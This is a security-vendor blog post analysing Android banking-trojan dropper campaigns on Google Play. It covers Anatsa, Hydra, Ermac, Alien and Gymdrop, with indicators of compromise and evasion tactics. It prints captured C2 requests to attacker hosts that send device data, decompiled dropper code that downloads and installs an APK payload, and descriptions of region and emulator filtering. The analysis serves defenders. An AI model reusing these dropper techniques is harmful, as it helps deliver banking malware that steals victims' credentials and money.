


Deceive the Heavens to Cross the sea

threatfabric.com/blogs/deceive-the-heavens-to-cross-the-sea.html

November 2021



300.000+ infections via Droppers on Google Play Store

The “Deceive the Heavens to Cross the sea” stratagem comes from the first chapter of the [‘Thirty-Six Stratagems’](#), a famous Chinese collection of tactics and techniques used in politics, war and civil life. It translates to “hide in plain sight” or “mask your true goals”.


Android banking trojan actors have taken this stratagem to heart and have been very adaptable over years to new Google Play app store restrictions introduced to limit their operations. These restrictions include setting limitations on the use of certain (dangerous) app permissions, which play a big role in distributing or automating malware tactics.

In this blog we will discuss the recent techniques used to spread Android banking trojans via Google Play ([MITRE T1475](#)) resulting in significant financial loss for targeted banks. We will also discuss the, sometimes forgotten, by-product of collecting contacts and keystrokes by Banking trojans, resulting in severe data leakage.

Tactics used by threat actors

Google Play Store Distribution

Tactics that resulted in over 300k+ installations



What makes these Google Play distribution campaigns very difficult to detect from an automation (sandbox) and machine learning perspective is that dropper apps all have a very small malicious footprint. This small footprint is a (direct) consequence of the permission restrictions enforced by Google Play.

A good example is the modification introduced on [November 13th, 2021 by Google](#), which limits the use of the Accessibility Services, which was abused by earlier dropper campaigns to automate and install apps without user consent.


This policing by Google has forced actors to find ways to significantly reduce the footprint of dropper apps. Besides improved malware code efforts, Google Play distribution campaigns are also more refined than previous campaigns. For example, by introducing carefully planned small malicious code updates over a longer period in Google Play, as well as sporting a dropper C2 backend to fully match the theme of the dropper app (for example a working Fitness website for a workout focused app).

To make themselves even more difficult to detect, the actors behind these dropper apps only manually activate the installation of the banking trojan on an infected device in case they desire more victims in a specific region of the world. This makes automated detection a much harder strategy to adopt by any organization.

VirusTotal does not showcase the evolution of detections of antivirus products over time, but almost all campaigns have or had a 0/62 FUD score on VirusTotal at some point in time, confirming the difficulty of detecting dropper apps with a minimal footprint.

0/62 AntiVirus

VirusTotal FUD



Families and statistics

In the paragraphs below we outline the Modus Operandi (MO) of each of the families distributed recently via Google Play. Each of these families has its own banking apps target list, which can be found in the [Appendix](#).

Distributed via Google Play Store

Banking app countries targeted by the 4 families



Anatsa campaign

During the research dedicated to the distribution techniques of different malware families, our analysts found numerous droppers located in Google Play, designed to distribute specifically the banking trojan Anatsa. Anatsa was discovered by ThreatFabric in January 2021.

Anatsa is a rather advanced Android banking trojan with RAT and semi-ATS capabilities. It can also perform classic overlay attacks in order to steal credentials, accessibility logging (capturing everything shown on the user's screen), and keylogging. Previously ThreatFabric [reported cases](#) when Anatsa was distributed side-by-side with Cabassous in smishing campaigns all over Europe. Our latest findings show that Anatsa now utilizes Google Play dropper apps.

Thousands of victims

We discovered the first dropper in June 2021 masquerading as an app for scanning documents. In total, ThreatFabric analysts were able to identify 6 Anatsa droppers published in Google Play since June 2021.

Anatsa droppers

Published in Google Play

The image shows a screenshot of the Google Play Store interface. On the left, the app 'PDF Document Scanner Free' by PdfScanners Free LLC is displayed. It has a 4.5-star rating and 14 reviews. Below the app card are four preview images showing the app's interface: 'Recognize Texts', 'Refined Document', 'Templates for scanning IDs', and 'Scan Documents'. On the right, a table lists six dropper apps with their icons, names, and package names.

Icon	App name	Package name
	PDF Document Scanner	(com.docscanverifier.mobile) 974eb933d687a9dd3539b97821a6a777a8e5b4d65e1f32092d5ae30991d4b544
	QR Scanner	(com.qr.barqr.scangen) d4e9a95719e4b4748dba1338f5c5e4c7622b029bbc9aac8a1caec30b5568db4
	PDF Document Scanner - Scan to PDF	(com.xaviermuches.docscannerpro2) 2888661fe7f219fa0ed5e4c765a12a5bc2075d18482fa8cf27f7a090deca54c5
	CryptoTracker	(cryptolistapp.app.com.cryptotracker) 1aaf8407e52dc4a27ea880577d0eae3d389cb61af54e0d69b89639115d5273c
	PDF Document Scanner Free	(com.docscanner.mobile) 16c312374523af1fb24bbe6748e957aff21bef0e85cdb3b3e601a753b8f9d
	QR Scanner 2021	(com.qr.code.generate) 2db34aa26b1ca5b3619a0cf26d166ae9e85a98babf1bc41f784389ccc6f54afb

These apps posed as QR code scanners, PDF scanners, and cryptocurrency apps. One dropper app was installed more than **50.000** times, with the combined total of installations of all droppers reaching more than **100.000** installations.

Free QR Code Scanner

50.000+ installations

The screenshot shows the Google Play Store listing for the app 'Free QR Code Scanner - QR Scanner & BarCode reader' by QrBarCode LDC. The app is categorized as 'Tools' and is available for 'Everyone'. It has a 4.5-star rating from 29 reviews. The listing includes an 'Install' button and an 'Add to wishlist' option. Below the main listing are four preview images showing the app's interface: 'Lightning Fast Barcode Scanner', 'Fast Scan All Formats QR & Barcode Scanner', 'Commodity Barcode', and 'View Scan History'. To the right of the app listing is a section titled 'Additional information' with the following details:

Additional information	
Updated September 22, 2021	Size 3.5M
Installs 50,000+	Current Version 3.1.2
Requires Android 4.2 and up	Content rating Everyone Learn more
Permission View details	Report Flag as inappropriate
Offered By QrBarCode LDC	Developer tatowebs80@gmail.com Privacy Policy

The process of infection with Anatsa looks like this: upon the start of installation from Google Play, the user is forced to update the app in order to continue using the app. In this moment, Anatsa payload is downloaded from the C2 server(s), and installed on the device of the unsuspecting victim.

Actors behind it took care of making their apps look legitimate and useful. There are large numbers of positive reviews for the apps. The number of installations and presence of reviews may convince Android users to install the app. Moreover, these apps indeed possess the claimed functionality, after installation they do operate normally and further convince victim in their legitimacy.

Despite the overwhelming number of installations, not every device that has these droppers installed will receive Anatsa, as the actors made efforts to target only regions of their interest. We will cover this and other technical details in the next section.

Technical details

All Anatsa droppers look similar code-wise. Upon the start of the app, a service is started to check if the “update” was installed. The dropper makes a request towards the C2 sending information about the device, including device ID, device name, locale, country, Android SDK version.

C2 communication

```
POST /api/update HTTP/1.1
Accept-Charset: UTF-8
Content-Type: application/json
User-Agent: *user_agent*
Host: 178.63.27.179
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 164

{
  "hwid": *android_id*,
  "ip": "null",
  "phone_name": *manufacturer_model*,
  "locale": "en_nl",
  "country": "nl",
  "android_version": 28,
  "update_came": false,
  "update_installed": false
}

HTTP/1.1 200 OK
Connection: close
Content-Type: application/json
Server: Rocket
Content-Length: 90
Date: Wed, 13 Oct 2021 15:07:47 GMT

{
  "is_last_version": false,
  "update_title": "Please Rate The App",
  "update_msg": "Rate The App"
}
```

As mentioned previously, not every device will receive the “update”. At this point, the C2 backend decides whether to provide the Anatsa payload or not based on the device information. Depending on the C2 response, the dropper will decide whether or not to download Anatsa.

Victims filtering

Payload will be downloaded:

```
{
  "is_last_version": false,
  "update_title": "Please Rate The App",
  "update_msg": "Rate The App"
}
```

Payload will not be downloaded:

```
{
  "is_last_version": true,
  "update_title": null,
  "update_msg": null
}
```

```
if(!new JSONObject(
  FoolishUpdateService.makePostTextClearText(Common.domain + ":80/api/update", v2.toString().getBytes()))
  .getBoolean("is_last_version")) {
  SplashActivity.gotNeedUpdate.set(true);
  DownloadManager v2_1 = (DownloadManager)arg12.getSystemService("download");
  DownloadManager.Request v4 = new DownloadManager.Request(Uri.parse(Common.domain + ":80/api/getversion/" + v10));
  v4.setNotificationVisibility(1);
  String v9 = arg12.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS) + File.separator + ("1.ap" + 'k');
  ...
}
```

Such approach allows actors to target devices from specific regions and easily switch focus to another area. This behavior is in line with Anatsa moving from region to region, constantly updating its list of targeted financial institutions. Moreover, filtering allows cybercriminals to prevent the dropper from downloading the “update” during the evaluation process when publishing the app on Google Play.

Our analysts have identified Anatsa droppers that initially (in their first versions published on Google Play) had no malicious functionality, but modified their behavior in later versions, adding the dropping functionality, and a wider set of permissions required.

Versions evolution

QR Scanner 2021 (com.qr.code.generate)	QR Scanner 2021 (com.qr.code.generate)
<p>2f511427648e9f8661a8e6347293135dee47060219d08430194cfa3f30dc541</p> <p>App</p> <p>Size: 3.09 MB label: QR Scanner 2021 package: com.qr.code.generate minSdkVersion: 17 targetSdkVersion: 30 icon: res/drawable/logo.png versionCode: 20 versionName: 3.1.0 platformBuildVersionCode: 30 platformBuildVersionName: 11</p> <p>Permissions (2)</p> <ul style="list-style-type: none"> android.permission.CAMERA android.permission.WRITE_EXTERNAL_STORAGE 	<p>6998c66403c0fd49234de5bbcac1905e4a79489a873936bcctc4b2ab552cdd</p> <p>App</p> <p>Size: 3.14 MB label: QR Scanner 2021 package: com.qr.code.generate minSdkVersion: 17 targetSdkVersion: 30 icon: res/drawable/logo.png versionCode: 21 versionName: 3.1.1 platformBuildVersionCode: 30 platformBuildVersionName: 11</p> <p>Permissions (10)</p> <ul style="list-style-type: none"> android.permission.CAMERA android.permission.INTERNET android.permission.WRITE_EXTERNAL_STORAGE android.permission.ACCESS_NETWORK_STATE android.permission.READ_EXTERNAL_STORAGE android.permission.FOREGROUND_SERVICE android.permission.DISABLE_KEYGUARD android.permission.REQUEST_INSTALL_PACKAGES android.permission.RECEIVE_BOOT_COMPLETED android.permission.WAKE_LOCK
Version 3.1.0: clean	Version 3.1.1: malicious REQUEST_INSTALL_PACKAGES permission


When all conditions are met and the payload is ready, the user will be prompted to download and install it.

“Update” process

After successfully downloading the “update”, the user will be asked for the permission to install apps from unknown sources. The user, previously convinced that the update is necessary for the app to work properly, grants the permission. After the installation is complete, Anatsa is running on the device and immediately asks the victim to grant Accessibility Service privileges.

Anatsa

AccessibilityService request



After enabling Accessibility Service, Anatsa has full control over the device and can perform actions on the victim's behalf. At the same time, the dropper app is also running and operating as a legitimate app, the victim will probably remain unsuspecting.

Hydra and Ermac campaign

Brunhilda : The return of the Valkyrie

ThreatFabric identified multiple instances of malware dropped by the Brunhilda threat actor group, and in line with previous campaigns, it constituted of trojanized apps. Brunhilda was observed dropping different malware families.

In the first case, we observed Brunhilda posing as a QR code creator app, Brunhilda dropped samples from established families, like [Hydra](#), as well as novel ones, like [Ermac](#).

Brunhilda Dropper

Dropping Hydra and Ermac on GP

The image shows two screenshots. On the left is the QR CreatorScanner app interface, which displays a grid of QR codes for various services like Business Card, Twitter, Home WiFi, and Office Directions. On the right is a table listing installed packages:

Icon / App name / Package name	Malware family	Malware variant
QR CreatorScanner (com.board.fitness) ebaee8226ee9ea52817bc48cb2b0969d9ab872b7546e939edc:f70a488c71ef d	Hydra	Hydra.C
QR CreatorScanner (com.father.doll) 78649c68ef13b37526c3ef8dfb7d79b95d4e861b0811282668ea55d562753a48	Hydra	Hydra.C
QR CreatorScanner (com.tag.right) fd7e7e23db5f645db9ed47a5d36e7cf57ca2dbdf46a37484ea fa1e84f657bf82	Ermac	Ermac.A
QR CreatorScanner (com.slender.cricket) c48d2da f2bdbc3ac86abea7d8e59f12dcf9b4482ebb46a67c58514be9298f83	Ermac	Ermac.A

The apps dropped by this Brunhilda campaign do not differ in functioning too much from the previous versions we have observed during 2021. As it did in the previous iterations, Brunhilda sends a registration request to its C2 using the gRPC protocol. Upon successful registration, and after communicating more detailed information about the device, the dropper is instructed by the C2 to download and install the payload package.

Brunhilda Dropper

Install new Package

The image shows two code snippets. On the left is a gRPC registration request:

```
1 POST /grpc.Rpc/Registration HTTP/1.1
2 Host: protectionguardapp.club:443
3 User-Agent: grpc-java-okhttp/1.25.0
4 Content-Type: application/grpc
5 Te: trailers
6 Grpc-Accept-Encoding: gzip
7 Content-Length: 66
8 Connection: close
9
10 =
11 com.protectionguard.appAndroid/8.1.0LG [redacted] res-ES
```


On the right is Java code for installing a package:

```
public final void Install() {
    ((PowerManager)this.getSystemService("power")).newWakeLock(1,
    "wl:2").acquire();
    this.f(100);
    b v0 = new b(this);
    v0.a();
    while(SPUtills.getState() < 8) {
        if(SPUtills.getState() < 6) {
            try {
                Thread.sleep(500L);
            }
            catch(InterruptedException v1) {
                v1.printStackTrace();
            }
            continue;
        }
        f0.installPackage();
        try {
            Thread.sleep(500L);
        }
        catch(InterruptedException v1_1) {
            v1_1.printStackTrace();
        }
        new Thread(h.b).start();
    }
    this.stopAll();
    v0.unregisterReceiver();
}
```

Both families have been very active in the last months, even adventuring to markets that were previously untapped, like the United States. This new wave of malware, which started in August 2021, includes also other families like Gustuff and Anatsa.

US Campaigns

During the third quarter of 2021



Alien campaign

As mentioned before, ThreatFabric observed Brunhilda serving different malware families. Some samples were observed having more than 50.000+ installations, and dropping the android trojan [Alien](#).

Brunhilda Dropper

Dropping Alien on GP

Master Scanner Live
Multifunctional QR Scanner Communication
PEGI 3
This app is not available for any of your devices
Add to wishlist

Scan QR Codes
Fast QR Scanner to Scan within 0.1s!

Icon / App name / Package name	Malware family	Malware variant
Master Scanner Live (review.cancel.drastrict) 11272925e403202f7eab10b149351e141e48e0caad3f3a3355689992754	Alien	Alien.A
Master Scanner Live (hunt.spider.pipx) f2a8bc7334a8076a79464f7219859999f431874783296f276ca89a2e87a75	Alien	Alien.A
Master Scanner Live (forest.matter.puppy) d875e211a6544f44789d370a45cf4cd0ca0389c26f3a1198195d5bc3a6c1	Alien	Alien.A
Master Scanner Live (sad.stove.glad) 45a35989b5c55a966505c7e446f80a3c145094e98299910ea7f61433af	Alien	Alien.A


Also in this case, as it happened with the deployment of [Vultur](#), these apps reached thousands of downloads before being taken down from the store. The samples were very successful in their operation, with samples ranging from 5.000+ downloads to the impressive values of **50.000+** downloads. With these numbers in mind, it is fair to say that this dropper family was likely able to infect hundreds of thousands of victims during its operation.

Gymdrop : a Gym you do not want to visit

In November 2021 ThreatFabric analysts discovered yet another dropper in Google Play. It had **10.000+** installations and masquerades as an app for self-training.

GymDrop


10.000+ installations on Google Play



This dropper, that we dubbed "Gymdrop", is another example of how cybercriminals try to convince victims and detection systems that their app is legitimate. The app website is designed to look legitimate at first glance. However, it is only a template for a gym website with no useful information on it, even still containing 'Lorem Ipsum' placeholder text in its pages.

GymDrop


Developer website



The developer website also serves as C2 for Gymdrop. Just like previously observed, this dropper tried to convince victims to install a fake update. However, in this case, it is done in a more inventive way: the payload is posed as a new package of workout exercises in conformity with the app. After the user clicks "OK", the dropper will request the permissions needed.

"Exercises update"

Used as a lure to install payload






Shortly after the dropper gets its configuration from the C2. The configuration file contains the link to download the payload. Moreover, the configuration contains filter rules based on device model. Based on the models being filtered out and the code of the dropper, we can draw a conclusion that this is done to avoid downloading the payload on emulators or research environment.

Device filtering


